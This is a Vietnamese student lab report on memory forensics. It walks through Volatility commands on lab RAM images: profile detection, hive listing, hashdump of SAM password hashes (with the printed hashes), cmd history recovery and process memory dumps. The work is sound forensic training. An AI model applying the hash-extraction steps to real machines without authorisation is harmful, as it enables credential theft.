

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 1: Memory Forensics

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Lê Thảo Ngọc	21521191	21521191@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%
4	Bài tập 4	100%
5	Bài tập 5	100%
6	4 Challenges	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A. KỊCH BẢN 1 [Đã hoàn thành tại lớp]

Yêu cầu 1. Phân tích, đánh giá

- Đánh giá các thông tin mà nhân viên điều tra có thể lấy được trong file dump của bộ nhớ RAM. Thủ nghiêm lấy thông tin mật khẩu từ đó.
- Có thể thu được thông tin gì từ việc xem lịch sử của tiến trình cmd? Các trường hợp nào những thông tin này là hữu dụng cho nhân viên điều tra? Nêu sự khác biệt giữa 2 plugin cmdscan và consoles.
- Xem thông tin của các tiến trình: iexplore.exe, gpg-agent.exe.

Đáp án:

Các thông tin mà nhân viên điều tra có thể lấy được trong file dump của bộ nhớ RAM:

- Chúng ta có thể lấy thông tin các tiến trình (Process Information), danh sách các tiến trình đang chạy (Name và PID) của các tiến trình hiện tại trên hệ thống, những luồng hoạt động bên trong các tiến trình.
- Các khóa registry đang mở, giúp phân tích các cấu hình hệ thống hoặc thông tin về cài đặt ứng dụng, danh sách các key về user trên Windows.
- Những dữ liệu nhạy cảm như mật khẩu (plaintext hoặc mã hóa), khóa mã hóa có thể được lưu trong RAM do các ứng dụng đang sử dụng hoặc tạm thời giữ trong bộ nhớ.
- Thông tin về phần cứng như tên máy, serial number, thông tin CPU, RAM, ..., các driver và thành phần của hệ điều hành.
- Dữ liệu mạng (Network Data) như danh sách các kết nối TCP/UDP, địa chỉ IP của máy đích và cổng kết nối,...

Thử nghiệm lấy thông tin mật khẩu

- Kiểm tra thông tin của file dump find-me.bin bằng lệnh
volatility -f <tập_tin_ram_dump.raw> imageinfo

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f find-me.bin imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG se
arch ...
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7S
P1x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/home/ngoc/Phap_c
hung/Lab1/find-me.bin)
PAE type : PAE
DTB : 0x185000L
KDBG : 0x82947be8L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0x82948c00L
KUSER_SHARED_DATA : 0xffffdf0000L
Image date and time : 2017-10-07 19:03:13 UTC+0000
Image local date and time : 2017-10-08 02:03:13 +0700
```

Lab 1: Memory Forensics

- Dựa vào kết quả đưa ra, ta có thể xác định profile của hệ thống đã được dump là Win7SP0x86 hoặc Win7SP1x86.
- Chúng ta cũng có thể lấy hivelist. Hiểu đơn giản thì đây là công đoạn lấy ra trường địa chỉ bắt đầu trọng bộ nhớ của nơi lưu trữ thông tin đăng ký và quản lý về tài khoản người dùng Windows.

```
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 hivelist
```

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f find-me.bin --profile=Win7SP1x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
_____
0x87a0c420 0x27d12420 [no name]
0x87a1a250 0x27dde250 \REGISTRY\MACHINE\SYSTEM
0x87a449d0 0x27bca9d0 \REGISTRY\MACHINE\HARDWARE
0x88273008 0x1ff6c008 \SystemRoot\System32\Config\SECURITY
0x8828b9d0 0x1ff269d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.
AT
0x882ea460 0x24869460 \SystemRoot\System32\Config\SAM
0x8a47f008 0x24286008 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSE
.DAT
0x8bbc39d0 0x258df9d0 \Device\HarddiskVolume1\Boot\BCD
0x8bbde008 0x25970008 \SystemRoot\System32\Config\SOFTWARE
0x8e9b19d0 0x2538a9d0 \SystemRoot\System32\Config\DEFAULT
0x906af9d0 0x1a6ab9d0 \??\C:\Users\Black Eagle\ntuser.dat
0x906f39d0 0x2bb679d0 \??\C:\Users\Black Eagle\AppData\Local\Microsoft\Wi
dows\UsrClass.dat
0x957579d0 0x0a3d79d0 \??\C:\System Volume Information\Syscache.hve
```

- Trong kết quả hiện ra, ta có được danh sách các key về user trên Windows đang được lưu trữ trên RAM. Công đoạn tiếp theo chỉ là tìm ra mã băm của mật khẩu dựa vào giá trị key của hệ thống [system key] và giá trị key của tập tin SAM [SAM key].
- Lấy ra giá trị Virtual tương ứng của 2 system key \REGISTRY\MACHINE\SYSTEM và \SystemRoot\System32\Config\SAM, bỏ vào câu lệnh bên dưới. Đồng thời, ta sẽ trích xuất mã băm mật khẩu vào một tập tin text để tiện quan sát.

```
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 hashdump -y
<Virtual_value_of_System_Key> -s <Virtual_value_of_SAM_Key> > pwdhashes.txt
```

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f find-me.bin --profile=Win7SP1x86 hashdump -y 0x87a1a250 -s 0x
82ea460 > pwdhashes.txt
Volatility Foundation Volatility Framework 2.6
```

- Và như vậy, Windows có bao nhiêu tài khoản, chương trình sẽ liệt kê toàn bộ ra, kể cả những tài khoản đang bị disable.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ ls
find-me.zip pwdhashes.txt
find-me.zip: archive created
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ cat pwdhashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Black Eagle:1000:aad3b435b51404eeaad3b435b51404ee:a39b211d0441a8380ec21a97e88531ff :::
```

Có thể thu được thông tin gì từ việc xem lịch sử của tiến trình cmd?

Lab 1: Memory Forensics

- Xem lịch sử tiến trình cmd trên máy đối tượng. Volatility có 2 plugin dùng để xem thông tin lịch sử của các lệnh đã được gõ vào cmd là cmdscan và consoles. Thủ với lệnh cmdscan:

```
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 cmdscan
```

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f find-me.bin --profile=Win7SP1x86 cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: conhost.exe Pid: 2284
CommandHistory: 0x200338 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0x1fdb30: cd Desktop
Cmd #1 @ 0x204570: sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf
Cmd #8 @ 0x390039: ???
Cmd #12 @ 0x2d0039: ?????????????????? standalone.zip
Cmd #13 @ 0x390038: ???
Cmd #17 @ 0x2d0037: ???????????????????
Cmd #36 @ 0x1d00c4: ? ?????
Cmd #37 @ 0x1fce0: ??????
*****
CommandProcess: conhost.exe Pid: 3444
CommandHistory: 0x2b0360 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #36 @ 0x2800c4: *?+?(????(?
Cmd #37 @ 0x2acf08: +?(?????
```

- Thủ xem lịch sử tiến trình cmd với plugin consoles:

```
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 consoles
```

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f find-me.bin --profile=Win7SP1x86 consoles
Volatility Foundation Volatility Framework 2.6
*****
ConsoleProcess: conhost.exe Pid: 2284
Console: 0x1281c0 CommandHistorySize: 50 Mac file operation pointers, C++ c
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1432 Handle: 0x5c
nels
_____
CommandHistory: 0x200510 Application: sdelete.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
_____
CommandHistory: 0x200338 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 at 0x1fdb30: cd Desktop
Cmd #1 at 0x204570: sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf
_____
Screen 0x1e6198 X:80 Y:300
Dump: @volatility 2.6_x86_standalone.zip
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Black Eagle>cd Desktop
C:\Users\Black Eagle\Desktop>sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf
```

- ➔ Từ kết quả thu được ở 2 plugin trên, ta có thể thấy được một số thông tin như:
- Lịch sử lệnh đã nhập, các lệnh đã thực thi, bao gồm các lệnh quản lý hệ thống, truy vấn dữ liệu, điều chỉnh cấu hình, hoặc thực hiện các thao tác với file hệ thống.
 - Nếu một người dùng hoặc phần mềm độc hại sử dụng cmd để thực thi các hành vi bất thường như tạo tệp tin, tải xuống dữ liệu, hoặc thực hiện các lệnh liên quan đến xâm nhập hệ thống, các lệnh này có thể xuất hiện trong lịch sử.
 - Thông tin về hệ thống và người dùng: lịch sử các lệnh có thể tiết lộ các truy vấn liên quan đến thông tin hệ thống
 - Cung cấp thông tin về những tiến trình đã chạy trên hệ thống và có thể đã bị tắt hoặc thao tác bởi người dùng.

Các trường hợp nào những thông tin này là hữu dụng cho nhân viên điều tra?

- Điều tra các vụ tấn công mạng (Cyber Attack Investigations): khi hacker sử dụng command-line để cài đặt malware hoặc ransomware, các lệnh đã thực hiện có thể tiết lộ cách malware được tải xuống, cài đặt, và khởi chạy trên hệ thống, giúp nhận diện vector tấn công, thời điểm và kỹ thuật tấn công.
- Phân tích hành vi của người dùng (User Activity Monitoring)
 - o Hành vi trái phép của nhân viên nội bộ (Insider Threat): nhân viên có thể sử dụng cmd để truy cập thông tin nhạy cảm hoặc thực hiện các hành động không được phép.
 - o Theo dõi hoạt động hệ thống của người dùng khi có nghi ngờ về các hoạt động trái phép.
- Phục hồi bằng chứng cho kiện tụng (Legal Evidence Recovery): thu thập bằng chứng pháp lý, đặc biệt là trong các trường hợp tranh chấp về sở hữu trí tuệ, vi phạm hợp đồng lao động, hoặc tranh chấp về bảo mật thông tin.

Sự khác biệt giữa 2 plugin cmdscan và consoles

	cmdscan	consoles
Chức năng chính	Trích xuất các lệnh đã nhập trong các phiên cmd đang hoạt động từ bộ nhớ.	Trích xuất thông tin về các phiên console, bao gồm thông tin chi tiết về các session cmd đã được mở.
Dữ liệu thu thập	Các lệnh đã nhập trong phiên CMD (command-line).	Thông tin về các phiên console, bao gồm các ID phiên, thời gian khởi tạo, và các thuộc tính khác.
Mức độ chi tiết	Chỉ cung cấp các lệnh đã nhập gần đây, không bao gồm thông tin chi tiết về các phiên console.	Cung cấp thông tin chi tiết hơn về từng phiên console, nhưng không hiển thị các lệnh cụ thể
Nơi dump	Cmdscan show lệnh từ dump csrss.exe và conhost.exe.	Console dump dữ liệu từ CONSOLE_INFORMATION.
Ứng dụng điều tra	Hữu ích trong việc xác định các lệnh cụ thể mà người dùng hoặc kẻ tấn công đã thực thi trong phiên command-line.	Hữu ích trong việc xác định số lượng và chi tiết của các phiên console đã mở trên hệ thống, từ đó điều tra hoạt động của người dùng.
Hạn chế	Chỉ hiển thị lệnh từ phiên CMD đang hoạt động trong thời điểm dump bộ nhớ.	Không hiển thị các lệnh cụ thể mà chỉ cung cấp thông tin về các phiên console.

Lab 1: Memory Forensics

Xem thông tin của các tiến trình: iexplore.exe, gpg-agent.exe.

1. iexplore.exe

- Thực hiện lệnh sau để lấy PID của tiến trình iexplore.exe

```
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 pslist | grep "iexplore.exe"
```

```
└─(ngoc㉿ngoc)─[~/Phap_chung/Lab1]
└─$ vol -f find-me.bin --profile=Win7SP1x86 pslist | grep "iexplore.exe"
Volatility Foundation Volatility Framework 2.6
0x849ad030 iexplore.exe 2864 1336 17 638 1 0 2017-10-07 18:55:53 UTC+0000
0x8496e7b0 iexplore.exe 3704 2864 22 675 1 0 2017-10-07 18:55:53 UTC+0000
0x84cb7558 iexplore.exe 4064 2864 19 617 1 0 2017-10-07 18:56:02 UTC+0000
```

- Ta thấy được PID của iexplore.exe là 2864, 3704 và 4064. Thực hiện dump riêng một tiến trình có PID là 2864 ra thành file riêng.

```
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 memdump --dump-dir=./ -p 2864
```

```
└─(ngoc㉿ngoc)─[~/Phap_chung/Lab1]
└─$ vol -f find-me.bin --profile=Win7SP1x86 memdump --dump-dir=./ -p 2864
Volatility Foundation Volatility Framework 2.6
*****
Writing iexplore.exe [ 2864] to 2864.dmp
```

- Xem thông tin dump được

```
└─(ngoc㉿ngoc)─[~/Phap_chung/Lab1]
└─$ cat 2864.dmp
M*;*D9*****:D9----- K***8*****P***8/i*t***sw*****t*****:V*9****]$*D*C:\Program Files\Internet Explorer\dllhost.dll
* *4 * * * *e *h**eL *5 *% *h**e *program Files\Internet Explorer\iexplore.exe * *
*( 0*|'*! *0*|'*en-USen
-----*,9***AMPM/d/yyyy
MMMM, yyyyddd, MMMM dd, yyyy^K*
* Add support for /w***55*****9*****;8***88*MZ*****@*** *!*L*!This program cannot be run in DOS mode.
$***E***E***L*D***L
*D***RichE***PEL***[J*!
0*G*0D.rsrc @0*0*H*
X*****#*,*-*** *8* P
*****b* B*( *MUI*****姓 K*r***Q***Az[*'U***d*!*** MUI
en-USie6.0PAIThis is being run in compatibility mode and not all features are enabled.$Internet Explorer Compatibility modeInternet Explorer#The RUNAS command is not supported.PA*You must be an administrator to open Internet Explorer on this desktop.
To open Internet Explorer, right-click the Internet Explorer icon, and then click "Run as administrator".*Windows Internet Explorer 8 provides an easier and more secure web browsing experience. Perform quick searches right from the toolbar, custom print your webpages, and discover, manage, and read RSS feeds.*A Windows Security update is needed for Internet Explorer 8 to work correctly.

Click OK to download the Windows security update (recommended).

Once the update has been installed, restart Internet Explorer.PAIInternet ExplorerPA11@00dPP*****$Response Time
Info
Start
Stop
Information < 10 people reacted
<Microsoft-IEResp-IEFRAME
,Microsoft-IEFRAME
4VS_VERSION_INFO*?dStringFileInfo*040904B0LCompanyNameMicrosoft CorporationLFileDescriptionInternet Explorer
rn'FileVersion8.00.7600.16385 (win7_rtm.090713-1255)2 InternalNameiexplore*.LegalCopyright* Microsoft Corporation. All rights reserved.JOriginalFilenameIEXPLORE.EXE.MUIProductNameWindows* Internet ExplorerD
ProductVersion8.00.7600.16385*0c0904E4LCCompanyNameMicrosoft CorporationLFileDescriptionInternet Explorer@Fil
eVersion8.00.7600.163852 InternalNameiexplore*.LegalCopyright* Microsoft Corporation. All rights rese
OriginalFilenameIEXPLORE.EXEVProductNameWindows* Internet ExplorerDProductVersion8.00.7600.16385DVarFileInfo$
```

2. gpg-agent.exe

- Thực hiện lệnh sau để lấy PID của tiến trình gpg-agent.exe
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 pslist | grep “gpg-agent.exe”

```
[ngoc@ngoc]-(~/Phap_chung/Lab1]
$ vol -f find-me.bin --profile=Win7SP1x86 pslist | grep "gpg-agent.exe"
Volatility Foundation Volatility Framework 2.6
0x842d15d0 gpg-agent.exe      3576   3556       3      79       1        0 2017-10-07 18:45:41 UTC+0000
```

- Ta thấy được PID của iexplore.exe là 3576. Thực hiện dump riêng tiến trình có PID là 3576 ra thành file riêng.

```
volatility -f <tập_tin_ram_dum.raw> --profile=Win7SP1x86 memdump --dump-dir=./ -p 3576
```

```
[ngoc@ngoc] -[~/Phap_chung/Lab1]
$ vol -f find-me.bin --profile=Win7SP1x86 memdump --dump-dir= ./ -p 3576
Volatility Foundation Volatility Framework 2.6
*****
Writing gpg-agent.exe [ 3576 ] to 3576.dmp
```

- Xem thông tin dump được

B. KỊCH BẢN 2 [Đã hoàn thành tại lớp]

Tài nguyên: WIN-LEVQF1CLMR1-20181126-091622.raw

Yêu cầu 2. Thực hiện phân tích:

- Xem các tiến trình đang chạy
 - Tìm thông tin tài khoản người dùng trên máy đối tượng.
 - Lịch sử tiến trình cmd
 - Xem 2 URL mà người dùng truy cập gần nhất.

Đáp án:

Lab 1: Memory Forensics

- Kiểm tra thông tin file dump

Dùng lệnh: python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw
imageinfo

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug      : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/nt114/Downloads/volatility/WIN-LEVQF1CLMR1-20181126-091622.raw)
          PAE type   : No PAE
          DTB       : 0x187000L
          KDBG      : 0xf80002bfe0a0L
          Number of Processors : 2
          Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffffff80002bffd00L
          KPCR for CPU 1 : 0xfffffff880009e000L
          KUSER_SHARED_DATA : 0xfffffff780000000000L
          Image date and time : 2018-11-26 09:16:31 UTC+0000
          Show Applications date and time : 2018-11-26 16:16:31 +0700
thaongoc@ubuntu:~/Downloads/volatility$
```

- Kiểm tra biến môi trường có giá trị COMPUTERNAME

Dùng lệnh: python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 envars | grep COMPUTERNAME

		COMPUTERNAME	
	Image date and time : 2018-11-26 09:16:31 UTC+0000		
	Image local date and time : 2018-11-26 16:16:31 +0700		
thaongoc@ubuntu:~/Downloads/volatility\$	python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 envars grep COMPUTERNAME		
	Volatility Foundation Volatility Framework 2.6.1		
1CLMR1	412 wininit.exe	0x00000000003ab2c0 COMPUTERNAME	WIN-LEVQF
1CLMR1	468 services.exe	0x00000000002c1320 COMPUTERNAME	WIN-LEVQF
1CLMR1	484 lsass.exe	0x00000000002f1320 COMPUTERNAME	WIN-LEVQF
1CLMR1	492 lsm.exe	0x00000000000d1320 COMPUTERNAME	WIN-LEVQF
1CLMR1	540 winlogon.exe	0x000000000001c0010 COMPUTERNAME	WIN-LEVQF
1CLMR1	636 svchost.exe	0x000000000002d1320 COMPUTERNAME	WIN-LEVQF
1CLMR1	700 vmauthdlp.exe	0x00000000000281320 COMPUTERNAME	WIN-LEVQF
1CLMR1	744 svchost.exe	0x00000000000151320 COMPUTERNAME	WIN-LEVQF
1CLMR1	808 svchost.exe	0x00000000000241320 COMPUTERNAME	WIN-LEVQF
1CLMR1	872 svchost.exe	0x000000000001e1320 COMPUTERNAME	WIN-LEVQF
1CLMR1	900 svchost.exe	0x00000000000441320 COMPUTERNAME	WIN-LEVQF
1CLMR1	308 svchost.exe	0x00000000000301320 COMPUTERNAME	WIN-LEVQF
1CLMR1	760 svchost.exe	0x00000000000101320 COMPUTERNAME	WIN-LEVQF
1CLMR1	1104 spoolsv.exe	0x00000000000271320 COMPUTERNAME	WIN-LEVQF
1CLMR1	1140 svchost.exe	0x00000000000321320 COMPUTERNAME	WIN-LEVQF
1CLMR1	1340 nessus-service	0x000000000002d1320 COMPUTERNAME	WIN-LEVQF

- Xem các tiến trình đang chạy

Dùng lệnh: python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 psscan

Lab 1: Memory Forensics

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 psscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)           Name          PID  PPID PDB      Time created
Time exited
-----
0x0000000002b4d8060 svchost.exe      308   468 0x00000000182d9000 2018-11-26 09:05:33
UTC+0000
0x0000000007d0ac610 wmpnetwk.exe    1720  468 0x00000000732f5000 2018-11-26 09:06:09
UTC+0000
0x0000000007d0c1060 chrome.exe     2440  2452 0x00000000271a9000 2018-11-26 09:14:08
UTC+0000
0x0000000007d22b690 WmiPrvSE.exe   2080  636 0x0000000006ed4000 2018-11-26 09:05:43
UTC+0000
0x0000000007d2c2210 WmiPrvSE.exe   2940  636 0x0000000006a7b0000 2018-11-26 09:06:02
UTC+0000
0x0000000007d2f4b30 SearchIndexer. 2428  468 0x000000000779ef000 2018-11-26 09:06:08
UTC+0000
0x0000000007d454b30 nessusd.exe    1372  1340 0x0000000009434000 2018-11-26 09:05:36
UTC+0000
0x0000000007d4716a0 VAuthService. 1388  468 0x0000000006e198000 2018-11-26 09:05:36
UTC+0000
0x0000000007d4a7300 vmtoolsd.exe   1456  468 0x0000000006d39e000 2018-11-26 09:05:37
UTC+0000
0x0000000007d500060 taskhost.exe   1552  468 0x00000000010660000 2018-11-26 09:05:37
UTC+0000
0x0000000007d532060 sppsvc.exe    1976  468 0x0000000000c069000 2018-11-26 09:05:41
UTC+0000
0x0000000007d5a4060 svchost.exe    1912  468 0x00000000009552000 2018-11-26 09:05:41
UTC+0000
0x0000000007d5c1b30 svchost.exe    1952  468 0x0000000000aadc000 2018-11-26 09:05:41
UTC+0000
0x0000000007d5dd060 dwm.exe       2792  872 0x000000000739be000 2018-11-26 09:06:01
UTC+0000
0x0000000007d5eab30 dllhost.exe   1636  468 0x00000000064208000 2018-11-26 09:05:42
```

- Tìm thông tin tài khoản người dùng trên máy đối tượng.

Dùng lệnh: python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 hivelist


```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual          Physical        Name
-----
0xfffff8a0000f010 0x0000000002d202010 [no name]
0xfffff8a000024010 0x0000000002d38d010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a0000571b0 0x0000000002d6401b0 \REGISTRY\MACHINE\HARDWARE
0xfffff8a00004c8410 0x0000000001ed2c410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0014e1010 0x0000000001df37010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001722010 0x0000000001a6c8010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a00172e010 0x0000000002086f010 \SystemRoot\System32\Config\SAM
0xfffff8a001858410 0x00000000076314410 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a001c1d010 0x00000000011b60010 \??\C:\Users\FL\ntuser.dat
0xfffff8a001c46010 0x00000000011760010 \??\C:\Users\FL\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a002215010 0x00000000008e58010 \??\C:\System Volume Information\Syscache.hve
0xfffff8a005f30240 0x00000000001cd2240 \SystemRoot\System32\Config\DEFAULT
0xfffff8a005fc7010 0x0000000000353c010 \SystemRoot\System32\Config\SECURITY
thaongoc@ubuntu:~/Downloads/volatility$
```

- Thực hiện truyền hashdump vào file hashes_Nhom12.txt
- python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a00172e010 > hashes_Nhom12.txt

Lab 1: Memory Forensics

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a00172e010 > hashes_Nhom12.txt
Volatility Foundation Volatility Framework 2.6.1
thaongoc@ubuntu:~/Downloads/volatility$ ls |grep "hashes_Nhom12.txt"
hashes_Nhom12.txt
thaongoc@ubuntu:~/Downloads/volatility$
```

Thu thập được thông tin user dưới dạng mã hash



- Lịch sử tiến trình cmd

Dùng lệnh: python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 consoles

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6.1
*****
ConsoleProcess: conhost.exe Pid: 1648
Console: 0xffffd56200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\FL\Downloads\DumpIt\DumpIt.exe
Title: C:\Users\FL\Downloads\DumpIt\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 3388 Handle: 0x60
----
CommandHistory: 0x109430 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
----
Screen 0xee400 X:80 Y:300
Dump:
    DumpIt - v1.3.2.20110401 - One click memory memory dumper
    Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
    Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

    Address space size:      2147483648 bytes ( 2048 Mb)
    Free space size:        19385778176 bytes ( 18487 Mb)

    * Destination = \??\C:\Users\FL\Downloads\DumpIt\WIN-LEVQF1CLMR1-20181126-091622.raw

    --> Are you sure you want to continue? [y/n] y
    + Processing...
thaongoc@ubuntu:~/Downloads/volatility$
```

- Xem nội dung một tập tin text do người dùng soạn thảo sử dụng notepad. Tìm process notepad.exe

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 psscan | grep "Notepad.exe"
Volatility Foundation Volatility Framework 2.6.1
thaongoc@ubuntu:~/Downloads/volatility$
```

=> Không có tiến trình notepad nào chạy trên máy người dùng

- Xem 2 URL mà người dùng truy cập gần nhất.

Trước tiên chúng ta sẽ xem các tiến trình đã chạy trên máy người dùng

Lab 1: Memory Forensics

Dùng lệnh: python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 pslist

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
	Exit							
0xfffffa80018bd990	System	4	0	95	530	-----	0	2018-
11-26 09:05:20 UTC+0000								
0xfffffa8003288710	smss.exe	276	4	2	30	-----	0	2018-
11-26 09:05:20 UTC+0000								
0xfffffa8002b1cb30	csrss.exe	356	340	9	575	0	0	2018-
11-26 09:05:27 UTC+0000								
0xfffffa8003cb1b30	wininit.exe	412	340	3	76	0	0	2018-
11-26 09:05:28 UTC+0000								
0xfffffa8003cb7b30	csrss.exe	424	404	13	406	1	0	2018-
11-26 09:05:28 UTC+0000								
0xfffffa8003d13b30	services.exe	468	412	7	226	0	0	2018-
11-26 09:05:29 UTC+0000								
0xfffffa8003d25910	lsass.exe	484	412	8	615	0	0	2018-
11-26 09:05:29 UTC+0000								
0xfffffa8003d2ab30	lsm.exe	492	412	10	147	0	0	2018-
11-26 09:05:29 UTC+0000								
0xfffffa8003d54b30	winlogon.exe	540	404	3	109	1	0	2018-
11-26 09:05:30 UTC+0000								
0xfffffa8003de7b30	svchost.exe	636	468	12	367	0	0	2018-
11-26 09:05:31 UTC+0000								
0xfffffa8003e13a30	vmauthlp.exe	700	468	3	56	0	0	2018-
11-26 09:05:31 UTC+0000								
0xfffffa8003e429e0	svchost.exe	744	468	9	304	0	0	2018-
11-26 09:05:31 UTC+0000								
0xfffffa800336d950	svchost.exe	808	468	21	509	0	0	2018-
11-26 09:05:32 UTC+0000								
0xfffffa80040e6b30	svchost.exe	872	468	20	440	0	0	2018-

Chọn ngẫu nhiên 1 tiến trình nào đó để thực hiện dump tiến trình nhằm tìm URL mà người dùng đã truy cập

0xfffffa8001b139d0	chrome.exe	3132	2452	0	-----	1	0	2018-
11-26 09:16:00 UTC+0000	2018-11-26 09:16:40 UTC+0000							
0xfffffa8001b8ab30	SearchProtocol	1564	2428	8	321	0	0	2018-
11-26 09:16:06 UTC+0000								
0xfffffa8001cc4680	SearchFilterHo	2404	2428	5	102	0	0	2018-
11-26 09:16:06 UTC+0000								
